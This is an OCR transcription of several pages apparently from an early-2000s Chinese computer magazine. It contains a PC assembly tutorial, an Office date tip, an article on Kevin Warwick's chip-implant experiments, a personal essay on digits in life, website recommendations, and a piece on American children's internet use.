

图 13


图 14


图 15


图 16


图 17





图 18



图 19


都有精美的外包装。对于普通的 ATX 电源，往往有三种接头，如图13。这三种接头最左边的叫做D型头，这个接头可以为各种各样的设备供电，用处非常广；中间是软驱接头，主要用来给3.5英寸软驱供电；最右边的就是ATX主板供电插头，专门用来给主板供电。现在的高级ATX电源除了上面的这三种接头，还多出了两个接头，如图14。大家有没有看到这一大堆接头里面多了些什么呢？多了一组专门给奔腾4主板供电的接头，如图15。大家仔细看图中的三个接头，左边的就是给普通ATX主板供电的插头，而中间和右边的插头就是奔腾4主板的专用供电插头。如果以前用过AT（已经淘汰）电源的用户，会发现中间的接头和以前给AT主板供电的接头很像。好了，我们首先要做的就是把给ATX主板供电的接头连接到主板上面。我们在主板上找到电源插槽，如图16所示。因为这个电源插槽也是整个主板安装的关键，大家一定要找准。下面笔者给出另一不同主板电源插槽的位置，仔细看图中画圈的部分，如图17。在插入ATX电源的时候，大家仔细看看ATX主板的电源插头和插槽，不难发现反着插是根本没有办法插入的，所以大家不必担心把电源接反了，插入主板电源如图18所示。在插入的时候，一定注意要插进去，听到“啪”的一声，一般就可以了。主板电源连接完毕以后，我们就可以上螺丝固定整个电源了，如图19。

5.安装显卡和声卡。 首先我们看看显卡，如图20，再重点看显卡的插脚部分，如图21。记住它的长相，这


图 20


图 21


图 22


图 23



图 24


图 25



图 26


图 27


图 28




图 29


图 30


图 31



图 32


图 33

个东西就叫做 AGP 插脚，然后对比声卡，如图 22，大家可以轻易发现 AGP 与 PCI 的区别。下面我们就开始在主板上面找插槽,一个主板可以有多个PCI插槽，但是只有一个 AGP 插槽。图 23 中总共有 3 个插槽，深色的为 AGP 插槽，白色的为 PCI 插槽。接下来就简单了，把卡插上去就行了，可要稍微用点力气，大概许多初学者是被其他的一些刊物上面的语言所吓倒了，在进行安装的时候总是轻手轻脚，如果用力太小，很容易出现接触不良的情况。还要注意的就是，用手握板卡的姿势要正确，错误姿势如图24，这样拿显卡在插拔的时候由于手握住了显卡上面的元件，你在用力的时候一不小心就会导致板卡上面的元件物理受损，并且身上的静电以及手上的汗都可能导致板卡损坏。正确的姿势应该是：尽可能地握住电路板上面没有元件的部分，如图25所示。好了，剩下的工作就是把显卡、声卡安装并固定，如图 26 和 27。插入板卡以后，一定要记得把显卡、声卡上的螺钉固定在机箱上。


6.安装驱动器。关于驱动器的安装分两部分进行，首先是固定，然后是接线。因为机箱的型号不同，固定方案也有可能不一样，对于现在高级一点的机箱，只需要取下挡板，把驱动器往里塞，然后对齐螺丝孔，如图 28，把螺丝拧上就 Ok 了。但是对于以前的老一点的机箱，安装就稍微麻烦一点了。下面笔者就以一种较老的导轨形式的机箱安装方式为例进行讲解。最近购买电脑或者使用较新机箱的朋友们，可以跳过该段不看。

(1) 首先来安装光驱。机箱提供了一些滑轨，以方便安装光驱。滑轨上有前后两组共 8 个孔位，大多数情况下，靠近弹簧片的一对与光驱的前两个孔对齐。两个滑轨要对齐。安装滑轨时，应注意孔位的位置，并且螺丝要拧紧，如图 29。把光驱滑入机箱前面板内时，要注意光驱的方向。当滑轨的弹簧片卡到机箱里时，听到“ 咔 ”的一声响，光驱就安装好了，如图 30 所示。

(2) 接着安装软驱和硬盘。有些机箱需要把硬盘架、软驱架卸下进行安装，硬盘要用粗纹螺丝固定，软驱和光驱则用细纹螺丝固定，如图 31 和 32 所示。

将硬盘和软驱分别安装到专用架上，然后就可以将它们一上一下地安装到机箱前面板里了，安装时注意软驱和光驱在前面板的位置一定要对齐。如有问题可以及时调整。最后用螺丝进行固定，如图 33 所示。

(3) 到此固定完毕，剩下的就是连接线了。首先我们必须认识连接线，IDE 连接线如图 34 所示，这种连接线分成 40 芯（DMA33 连接线）和 80 芯（DMA66），两种外观的区别就是一个线看起来稀疏一点，一个线看起来紧密一点，通常我们使用 40


图 34



图 35


图 36







图 37


图 38


图 39


图 40





图 41


图 42


图 43


图 44



图 45


图 46


图 47



图 48


图 49

芯 IDE 连接线连接光驱，而用 80 芯 IDE 连接线连接硬盘。软驱连接线如图35，软驱线和IDE连接线最大的区别就是，软驱线的中间有一段线是折过的。

在连线之前，我们要注意跳线，如图 36。一条 IDE 连接线最多可以连接两个设备，如果一条IDE线只连接一个设备，那么我们可以不用管跳线。如果用一条 IDE 连接线连接两个设备，我们就需要进行跳线的设置。跳线连接的方式通常有 3 种，一种是 MASTER（主设备），一种是 SLAVE（从设备），还有一种就是由连接线选择。通常我们需要将一个设备跳线连接成为主设备，而另一个连接成为从设备。不同的驱动器连接方法不一样，不过通常我们是可以在驱动器的背后找到说明的，如图 37 和 38，大家在找到说明以后，按照说明上面的连接方法进行连接。笔者建议初学者一个IDE连接线只连接一个设备，这样可以避免许多不必要的麻烦，并且还有助于提高速度。

下面就详细讲解数据线的连接方法。笔者为了方便拍照，把驱动器放在机箱外面，然后进行连线，而大家连线时应该在机箱内部进行。

首先，我们必须找到主板上的 IDE 接口，如图 39，在这个图中不难看出，左边的是软驱接口，而右边的两个就是 IDE 接口。大家再来看看图 40，图中有 5 个接口，很轻易就可以认出软驱接口，但是剩下的 4 个接口完全一样，如何区分呢？因为 KT7 - RAID 主板有了一组磁盘阵列接口，并且和IDE接口在外观上完全一样，我们是无法通过外观来区别的。正确的区别方法就是仔细看主板上面印刷的文字说明，如图 41，上面清清楚楚地写着 IDE1 的字样，所以我们寻找IDE接口、软驱接口最简单的方法就是看主板上面印刷的说明。找到了接口以后，我们就需要把IDE连接线插入接口，大家完全不要担心插反，因为这个接口上面都有防插反装置，如图42。把连接线的一头插在了主板上以后，我们就要把另外一头插入驱动器的后面，如图43，大家看到驱动器后面的一排针了吗？就往那里插，不用担心插反，这个驱动器后面的接口也有防插反装置。但是要注意，连接软驱的时候，就有一点点不一样了，软驱的接口通常没有防插反装置，所以一不小心就会插反，不过不用担心，插反以后没有任何损坏，只是开机以后软驱灯是一直亮着的，我们只要关机，调换过来就行了。在连接数据线的时候，因为驱动器固定在机箱里面，大家在插的时候要注意正确握住连接线，这样才方便用力插入，如图 44 和 45。

（4）在连接好数据线以后，我们还需要连接电源线。通常驱动器的电源插槽都是采用D型头插槽，如图46，反过来插根本插不进去，所以不用担心插反。同样，软驱的电源插头虽然不是D型头，但是反过来也是插不进去的。

（5）连接好数据线和电源线以后，我们需要用音频连接


Í¼50


图51


图52


图53


图54


图55



图56


图57


图58


图59



图60


图61

线连接声卡和光驱。音频线的作用只有一个，那就是：用光驱放CD的时候能听到CD音乐。音频连接线有多种，关键是连接头不一样，如图47。具体使用哪一种，关键要看声卡上面的接头，如图48。往往声卡上面有多种类似的接头区分方式，还是看印刷在电路板上面的说明文字，如图49，标有“CD-IN”。这个音频线不用担心接反，接反了只是左右声道反了而已。

连接好的驱动器如图50和51所示。

在这里笔者要罗嗦一两句，大家在拔出数据线和电源线的时候，一定要注意正确的方法，千万不要拽住线就拔，这样非常容易损坏连接线，错误的方法如图52和53，正确的方法如图54和55。

到此，我们机箱内部的设备连接全部完成，剩下的就是把机箱的盖子盖上，然后连接机箱的外部连线，比如鼠标、键盘等等了。

7.把显示器安装好。首先讲讲显示器底座的安装，通常显示器都是分成两部分封装的，一个就是主机部分，一个就是底座，如图56。首先让显示器躺下来，如图57，找到显示器下面的4个（有的显示器是5或6个）特殊的小孔，然后仔细查看底座上面，就会发现底座上面有相应个数的“插头”，剩下的工作就是把“插头”对准这些小孔按进去，然后向前推，听到“啪”的声音就搞定了！

然后，将电源线（如图58）插入显示器后面的电源插头部分，如图59。接下来我们就要把显示器的接头（如图60）连接到机箱背后的显卡插槽（如图61）上面，不用担心找错地方或者接反，因为只有显示器的插头能够插进去。

8.安装键盘和鼠标。要注意键盘插在面对机箱背面的左边孔，而鼠标插在右边孔，不用担心插反，如果插反了开机会提示找不到键盘。

9.最后，我们把音箱或者耳机连接到声卡上面。通常连接到line out接口，如果不知道到底是哪个也不用担心，一个个尝试即可搞定。最后我们要做的就是把电源线连接到电脑上面。

激动人心的时刻到来了，开机！！机器启动并且屏幕正常显示，我们的爱机轻轻松松就攒好了！我们该如何配置机器，让其正常运转起来呢？下期再续……

自动更新时间

□江苏　刺猬

在办公室工作的朋友可能经常需要打印某一文档，虽然内容是重复的，但每次都要求时间能得到更新，用手工输入来修改的方法太繁琐了。Office系列可以轻松实现这一功能。请在需要插入时间的地方“插入/日期与时间”，在“语言（国家和地区）”下拉列表框中选择“中文（中国）”，这样在“可用格式”中就可以选择符合国人使用习惯的日期与时间格式了，最关键的是还要勾选“自动更新”复选框，这样在每次打开该文件或打印时就会根据系统时间进行自动更新。

□无锡　刘林森编译

能与电脑沟通吗

美国曾放映过一部名叫《机械战警》的电影。影片中的男主角在大脑被植入电脑芯片后，就变成了一个机械人。影片虽然好看，但观众都明白这只是科幻片，不是现实。但科学家相信，也许在不久的将来，人们真的可以在大脑中植入电脑芯片了 。

下面给大家介绍加拿大多伦多大学校园里最酷的两个人。走在前面的是史蒂夫·曼教授，走在后面的是他的学生科里·曼德斯。他们头上戴的不是墨镜，而是被他们称为“EYETAP”的电子摄像机。史蒂夫·曼相信，在未来人们将使用可穿戴甚至可植入的电脑设备来记录人们所看见的一切，或一些不太容易记住的事。这样，人们就可以在电脑的帮助下做一些平时看起来很难做到的事情。

史蒂夫·曼说：“举个例子，假设我正在一家杂货店，我太太可以在别的地方看见我所看见的一切，而且她也可以同时给我一些提示。如果我要买一辆二手车，她就可以把信息发到我的视网膜上，告诉我说：“史蒂夫，这个人(卖主)在说谎。”

人类正在进行探索

在迈克·克立顿的科幻小说《终端机器人》(The Terminal Man)中，主人翁因脑部受损，被医生用来当实验品，植入电极，行为受电脑控制，却因电脑被坏人输入“猎杀”的命令而大开杀戒。英国的凯文·沃里克教授，18岁时从这本小说得到启发，投入控制论的研究。他相信，这将给病人带来生机，甚至让我们晋升为“超人”。1998年8月，他拿自己作试验，在手臂中植入晶片，过了9个与电脑“心灵相通”的日子。现在，他准备在自己和妻子以及另三人身上植入晶片，看是否能促使人与人之间真正达到“感同身受”的境界。

在植入晶片的那9天里，沃里克教授一直接受“帝王式”的“款待”——大厦大门“看”到他会打招呼，实验室的灯会随着他的出现而开。他连开口说“芝麻开门”的力气都省了，比阿里巴巴还厉害。

原来，他左臂中的晶片会发出无线电讯号，输送到大厦的电脑，使它能感应到他的存在。他的实验证实了人体内的移植物能够与外界通讯。

他告诉新闻媒体，2001年9月，他还会进行第二轮试验，在51岁的妻子伊琳娜以及另三人手臂中移植晶片。



他想知道，当电脑把一个人的感应讯号传达给另一个人时，后者会不会也能获得同样的感受？他说：“伊琳娜自告奋勇参与实验，因为她认为，要有谁想了解我几时感到高兴、消沉、愤怒，那个人必须是她。”

“伊琳娜害怕蜘蛛，我则有点惧高症，我想我们能不能互相感应到对方的恐惧？”

现年46岁的沃里克教授是英国雷丁大学的控制论学者，这次受邀为南洋理工学院、义安理工学院、新加坡理工学院、新加坡国立大学和圣安德烈初级学院演讲。

谈到第一次的试验，他说，植入了晶片，虽然说不上是半个机器人，他却对电脑产生了感情，当他实验完成，把晶片取出后，竟然感到有些失落。

他形容那种感觉“就好像我是一对连体婴的一部分。”

沃里克教授对控制论的发展潜能感到非常兴奋，说：“衔接人类和机器似乎是很自然的发展过程，也充满了利用机器智慧创造超人的潜质。”他相信：“在短期内，许多医药难题将得到改善。长期而言，能提升人类的素质，增强我们的能力和提高我们的智慧。”

实验引来许多遐想

科学家相信，像以演《超人》出名的克里斯托弗里夫之类的瘫痪病人，未来可能会有活动的一天。

盲人甚至可通过晶片，像蝙蝠般感应障碍物，而不再依靠拐杖活动。

更突发奇想的是，人类可直接用电脑“思想”，大大地增强记忆力。

科学家还预言，未来人根本不需用言语沟通，一切都将透过思维进行。他不讳言，如此把内心世界“对外开放”，意味着人类将进一步失去一些隐私。

沃里克教授说，这只是人类为求取进步所付出的另一种代价。他说：“我宁可失去隐私，以便拥有一个更厉害的脑袋——一个能够从不同侧面思考，而且能够通过思想沟通的脑袋。”

所以，他愿意冒险。虽然第二次试验将更危险。

第二次的试验将更长更危险，因为虽然会有神经学家的协助，但让移植物在神经线逗留长达数月，可能导致神经线永久受损，造成局部失去知觉或活动能力，或者永久感到痛。

除了伊琳娜，另一英国科学家也已“举手”要参与实验。沃里克教授目前还在物色剩下的两个实验对象，他们“最好是来自截然不同的文化背景的人”。

问他打算找谁作“牺牲品”，他调皮地打量着记者，说：“比如说一名从事新闻工作的华人，如何？”

沃里克教授的科幻片般的实验，引来了许多人的遐想。沃里克教授称，他在首次试验发表后，接到了许多人传来的奇奇怪怪的电邮向他求助。例如：

有人希望接受晶片移植，以便与饲养了多年的爱犬作“思想沟通“。

有人怀疑自己被美国中央情报局植入晶片，请求他帮忙找出。

也有人怀疑自己遭外星人植入晶片控制……

有名妇女认为自己脑部被植入电极，导致她“不由自主”地搞婚外情。

……

尽管遐想万千，但抵挡不住科学家的勇气，探索人类生命新空间的实验将持续下去。

□广东　双城

数字伴我行



曾经看过一个笑话，说的是现代人类的生活被数字所占据，大量的账号、电话号码、个人资料、信用卡、生活起居都由一串串数字构成，看后不禁觉得的确如此。对于以前的玩脑（电脑）族、现在的冲浪（上网）族来说，头脑中更是装满了数字，而且这些数字的作用已经不仅仅是个标示。

1. 说数论英雄

也许没有任何事物能像IT业那样被数字左右，从8088、286、386、486的历程，我们可以想象人类为了进步所付出的努力和代价。不过一直都觉得Pentium（奔腾）的确是个好名字，尤其翻译成中文的名字更贴切，也显示了其划时代的英雄本色。但很快一切又归于数字的重复递加，如Pentium II、Pentium III、Pentium IV等等，而我原本以为Intel的新芯片会起个中文名字叫闹腾，或者折腾。

IT业的数字也的确很闹腾人的，曾经在朋友的电脑商铺坐坐，结果碰到一个不耻下问的中年文人，花了一个下午时间向他解释486比386贵那么多的理由，最后此君留下一句话——你真专业。

不过若干年后，我想买个Celeron（赛扬），有朋友笑话说，贵的东西名字也响亮很多，比如奔腾，至于赛扬，赛扬赛扬，和羊比赛赢了又如何？结果当时一个伙计很认真地对我报了一连串数字，是CPU后面的标号，然后告诉我那些数字是包超的。看他如数家珍地对我一一道来那些我已经无法记住的数字，不由得对他说——你真专业。

其实，任何一个购买电脑的用户在购买电脑前已经是满脑子的数字了，CPU是600的、硬盘是20G的、内存要128兆、光驱是32速、显示器是17英寸的，等等。如果你是去买冰箱的话，也许在你走入商场前你不一定知道自己想要买的冰箱容积是多少，但购买电脑时脑中如果没有一连串数字——比如某君就说，我要最好的电脑，那就悬得很，也很可笑。

也许有人窥视到这数字的秘密，所以我们在电脑市场上经常可以看到某某2000、某某3000的东西，不过千万别把产品本身与产品的名称等同起来，就像我曾经去一家平价家私城去看看（平价在广东方言里的意思是便宜），结果发现里面的东西高档且昂贵，出来终于明白这商场名字虽然叫做平价家私城，里面的东西却与平价无关。

这些年来，想想也帮认识的人装了上百台电脑了，每次都如同玩一个数字游戏，从配置到价格，总希望把这些数字组合得天衣无缝。当然，对于商家来说，想和我玩数字上的游戏几乎是不可能的，因为我可是数字高手。



2. 数字让我年轻

30多岁的人了，自然很多想法与年轻人不同，某年某月某日看到报纸上写了一些年轻人的数字密码，什么886、3166（前者是英文谐音，后者是日文谐音，意思都是再见），还有什么526（我爱你）等等，心中颇不以为然。中文字本身博大精深，放着这么好的文字不用，却用什么数字来代替？想想这些所谓的新潮流也尽是些倒退的东西，干脆若干年后，大家都回到原始时代结草绳算了。

人生30岁也有了小孩，逗小孩玩很开心，小孩调皮的时候我就很不开心，不但不开心，而且会突然变得很忙。平时也喜欢玩网络游戏，有时也用Oicq和朋友谈点事情，而往往最关键最忙的时候，小天使就给你添乱，朋友很客气地跟我打招呼说再见，而我一手正抱婴儿，另一手就哆嗦着想打几个字也不能，于是情急之下键入886，然后回车，居然就OK了，于是忽然明白数字感情密码原来还有点用。不久朋友都知道我还有个特殊的数字密码888，意思是正在抱宝宝，自然不能说话。

看着宝贝女儿一天天长大，心中喜悦自然无法表达，想想未来女儿又会怎样用数字来表达情感呢？前几天女儿开始叫baba了，不过我怎么感觉是在叫88呢？

3. 数字之灾

在我的电脑旁有个本子，上面密密麻麻地记录了大量的数字，这些都是密码。如果若干年前看到一个人有如此多密码，那么肯定会被怀疑是KGB或FBI的。

我有E－mail信箱超过10个，上网账号5个，网络游戏账号7个，ID共58个，网络虚拟网页空间4个，论坛账号13个，等等等等这些都要密码，而且还不能不要，所以我花了一天的时间才将所有密码都统一了一遍，累个半死。

还有很多数字是无法更改和必须牢记的，比如我的电脑上网的IP地址、网关等等，还有很多软件的序列号。我用的Windows98是正版的，不过由于本人有严重的丢三拉四习惯，所以特意将序列号贴在显示器上。

不过2000年开始最让我晕的是我被铺天盖地的数字浪潮包围了，什么数字商城、数字小区、数字电器、数字食品等等，从数字冰箱到数字蛋糕，我看到数字什么的就有点头疼，琢磨着有没有人搞个数字厕所啊。

都说电脑提高人类工作效率，为人类获得时间中的时间，不过10年前我的电脑是286，装个DOS操作系统也就10分钟，现在我的电脑是——也说不清是什么了，反正比286起码快100倍，但装个操作系统Windows98起码要60分钟，重新做个系统得一天。我的最高记录是6天内将

Windows98 反复安装了 11 次，结果发现只是某条内存松了。

10年前我用的是软盘，360k的软盘可以储存18万左右的汉字，1M等于1000K，1G等于1000M，现在主流的硬盘是40G,也就是相当于200亿汉字的存储量。不过硬盘的容量还是会继续突破的，至于你用不用得着，那是另一回事。


对我来说，上网是必须的，从 Modem、ISDN 到 Cable Modem，我经历了网络发展的各种潮流。近两年来，一个月的流量最高是 37G，也就 300 元的包月费用。而时光倒流四年，我曾经一个月没上过网（因为在异地工作），结果也是 300 多元网络费用，一查原因原来是有个人给我发了个大邮包，结果信箱容量超支了。

而在这么多年里，最多一天曾经收到 131 封 E-mail 信件，那是垃圾信最猖狂的时代，我每天的工作之一就是删信。

有很多夸张的数字变化都曾让我吃惊，也终于明白了，假设哪个人离开这个世界一段时间，等他回来时肯定会被数字变化的洪流吞没。

4. 数字伴我行

小时候，老师就告诉我，电脑就是处理数字 0 和 1 的机器。若干年后，全世界都在传递和处理着 0 和 1 这两个数字，同时由这两个数字编织出一个美丽的世界。有人说电脑业的数字是虚拟的，不过我有时也无法分辨虚拟和真实的差别到底在哪里，也不知道人类发明了这个数字游戏是想支配数字的世界还是被数字所支配。



有朋友喜爱搞音乐，同样是数字的游戏，将 7 个数字排列组合变成动人的音乐，来拨动人的心弦，所以很喜欢朋友抱着琴弹唱着喜爱的歌的那种感觉。不过现在他开始玩数字音乐，从此没有黄昏和夕阳，一切都从那个小房间的电脑中传出，忽然觉得纵然音乐再美妙，但毕竟少了点什么东西。

我想，也许我有时太在意一些数字的变化了，比如网页浏览量有没有升，网络游戏中的角色技能多少了，市场上又流行多少频率的CPU、多大的硬盘等等。总之，一个人如果触了电脑上了网络，那么便很难摆脱数字的纠缠。

不过，尽管我的生活充满了数字的变化，却从来不觉得生活无聊和枯燥，相反我觉得开心的时候比不开心的时候多得多。其中关键我想可能是因为我明白，人类或许只有一样东西是无法用数字替代的，那就是人的情感。所以陪妻子逛街，陪子女打滚，陪朋友运动等很多事情，我都会对自己说——暂时和数字说886。

007 谍报站

□南京 小健

我国首次计算机病毒网上调查——我国首次计算机病毒疫情网上有奖调查已经开始了。凡是在我国境内的计算机用户，都可以趁此机会对你的计算机进行一次病毒大检测。如果你在进行计算机病毒的检测、清除过程中，发现了不能清除的病毒或其他问题，可以与国家计算机病毒应急处理中心联系，并可将病毒样本发送给他们。调查结束后，主办部门将以收到的调查表为依据，在公证部门的监督下进行抽奖。

http://www.antivirus-china.org.cn/

要面子的女人最美——季节交替，气候变化会改变皮肤的承受力，致使肌肤必须调整原来的功能来适应新气候的状况。所以现在的皮肤保养就不能和以前一样了，春季我们更需要注意皮肤的保养问题……

http://vogue.sina.com.cn/special/spring/index.shtml

王伟烈士网上纪念馆——英雄已长瞑，国人当自强。英雄王伟已无生还可能的噩耗传来，举国震惊，令人扼腕。为了祭奠烈士英魂，新华网与网同纪念合作，推出“王伟烈士网上纪念馆”，通过留言、献花、祭酒、点歌等方式，寄托无尽的哀思……

http://cn.netor.com/m/box200104/m5661.asp?BowrdID=5661

你的人缘好么？——社会学、人类学和心理学的研究表明，人的健康而又完整的精神面貌，是在人际交往当中形成的，人也是通过人际交往认识自己、评价自己和改变自己的。青年人的青春所焕发出的富有生气、朝气的一切特点，也都是通过社会交往才得以体现、发展和完善的。一个长期被孤独感笼罩的人，他的生活和事业会发生什么变化呢？

http://all.163.com/health/pubrelation.htm

《生与死3》TGS演示动画——微软不仅让Xbox在TGS闪亮登场，而且在展示会上还同时发布了在Xbox上运行的游戏《生与死3》的Demo版。当然，它是在Xbox上运行的，而不是PS2。这个全新的Xbox独占了新旧角色和全新的场景，这样的场景再次让我们感受到高分辨率的图像带给我们的神奇效果。

http://download.cn.tom.com/gametom/movie_new/DOA3.mpg

第六日——在未来的世界里，所有动物包括宠物都可以被复制，但人类的基因复制仍是非法的行为。施瓦辛格饰演的男主角亚当·吉布森（Adam Gibson）是一名直升机驾驶员。有一天他从一件几乎让他丧命的意外中生还，回到家竟然发现一个和他长得一模一样的人出现在他家里，并取代了他的男主人位置，连他的妻子和小孩都毫不知情。这是美国影片《第六日》讲述的故事，FM365让你先睹为快。

http://joy.fm365.com/zhuanti/sixthday/index.htm

□北京　珍妮

美国儿童使用 Internet



我们经常在电影里看见这样的情景：某群游荡在校门与大街间的美国小孩，他们看上去很天真，稚气未脱，但等回了家，坐在电脑前，就马上换了副面孔。这时，单从表情你都可以觉得，他们不再是孩子，而是一群计算机专家了。

前段时间，一位住在美国的中国朋友告诉我，有一天，他上网时死机了，弄得一塌糊涂。一个 16 岁的小家伙按每小时 50 美元的报酬来修好了他的机器，这家伙还利用业余时间在网上炒股，使得他以为所有的股民都住在纽约市里呢。

其实，如果要问斯坦福大学的计算机研究生和一个美国十岁小孩，Internet如何丰富了他们的生活，你多半会得到两种不同的回答。前者会老实地告诉你，他习惯于昼夜不停地编程，后者多半会为能够和东京儿童笔友在线交流欢呼一番。

这就是美国的现实。对孩子们来说，电脑是最先普及在娱乐上的，其次是学习或其他。美国的网络环境使得孩子们首先学会了点击而不是打电话。他们学会的交际用语也可能是：“亲爱的，你在线吗”或“请给我发封E-mail”。有时，利用兴趣上的技能赚点外快，比如给别人清理一个简单的网络故障。

Sun是美国一家为世界各地的大学和学院提供开放式网络计算解决方案的先驱，他的首席科学家提出：鼓励学生通过Internet查找知识并同全球的其他学生共享思想，与获得好成绩相比，前者的意义将更加深远。

任何一个传统教育制国家的人民都会好奇，定义在这种学习气氛下的美国儿童将如何成长，因为很早以前，经验主义漫画家就尝试嘲笑那些传统教育的憋病了：在哗哗直流的水笼头前，中国小女孩戴着圈状眼镜，手捧着物理书，向着厨房外的母亲问道：“妈，水管是要按顺时针方向旋转还是逆时针方向？”于是，我当然会想，美国小孩计算苹果加梨的问题时，是否也要绕到二进制上面去呢？

韦特斯和韦达里是生活在美国西部家庭的一对双胞胎姐妹。她们在学龄前开始接受电脑知识的熏陶，然而，这种学习并不是枯燥的死记硬背。在一台电脑荧光屏前，两个７岁女孩边玩边算，她们正在演算一张名为“Ｊｕｍｐ·Ｓｔａｒ”影碟所显示的两位数除法算题。答案就在迷宫内，画面上飞来的一只蝙蝠，操着童声配合音响教她们如何用键盘和鼠标来驱动标志物去寻找答案。迷宫中还出现一个游动的怪物，时不时干扰答案的搜索。这时，孩子们既要算题，又要避开干扰，聚精会神、手脑并用地将标志物挪动到答案处，这就成了一个游戏过程。这个影碟就是学习用的教学光盘之一。她们从学前儿童到六年级都要接受这种“玩耍”式的课程。每年级一盘，共９盘。现在她们还在二年级，６到８岁期间，这些学习盘的内容除算术外，还有地理、历史、语言等课题，找答案的方式与上述做算术题类同，都是图文并茂、配合音响，富于趣味，真正做到寓学习于娱乐，看之令人兴奋不已。



在美国，一个人从出生开始就几乎是生活在计算机的世界里，这倒不是说每个人都必须掌握高深的编程知识，他们最先学会操作与应用，就像人最先需要懂得的是怎样把饭吞下去，而不是如何做饭一样。美国教育局和任何一所学校的领导似乎都具备这样一种思路，认为要想把学生培养成飞行员，最先要让他们学会乘飞机而不是开飞机。

对美国人来说，计算机既是高科技象征，又是生活的充要（充分加必要）设备。所以，电脑像吃饭穿衣一样，从出生开始就紧密地衔接在一起。

比如，50%左右的家庭拥有自己的计算机，而55%的家庭中，至少双亲中有一人在工作场所或家庭中使用因特网。


美国家庭决定购买个人电脑及决定上网时的一个重要原因是“为了孩子的教育及学习”，当然，也肯定有父母限制儿童及少年上网。有趣的是，限制儿童及少年看电视时间的家庭达74%，远超过了限制上网的60%。

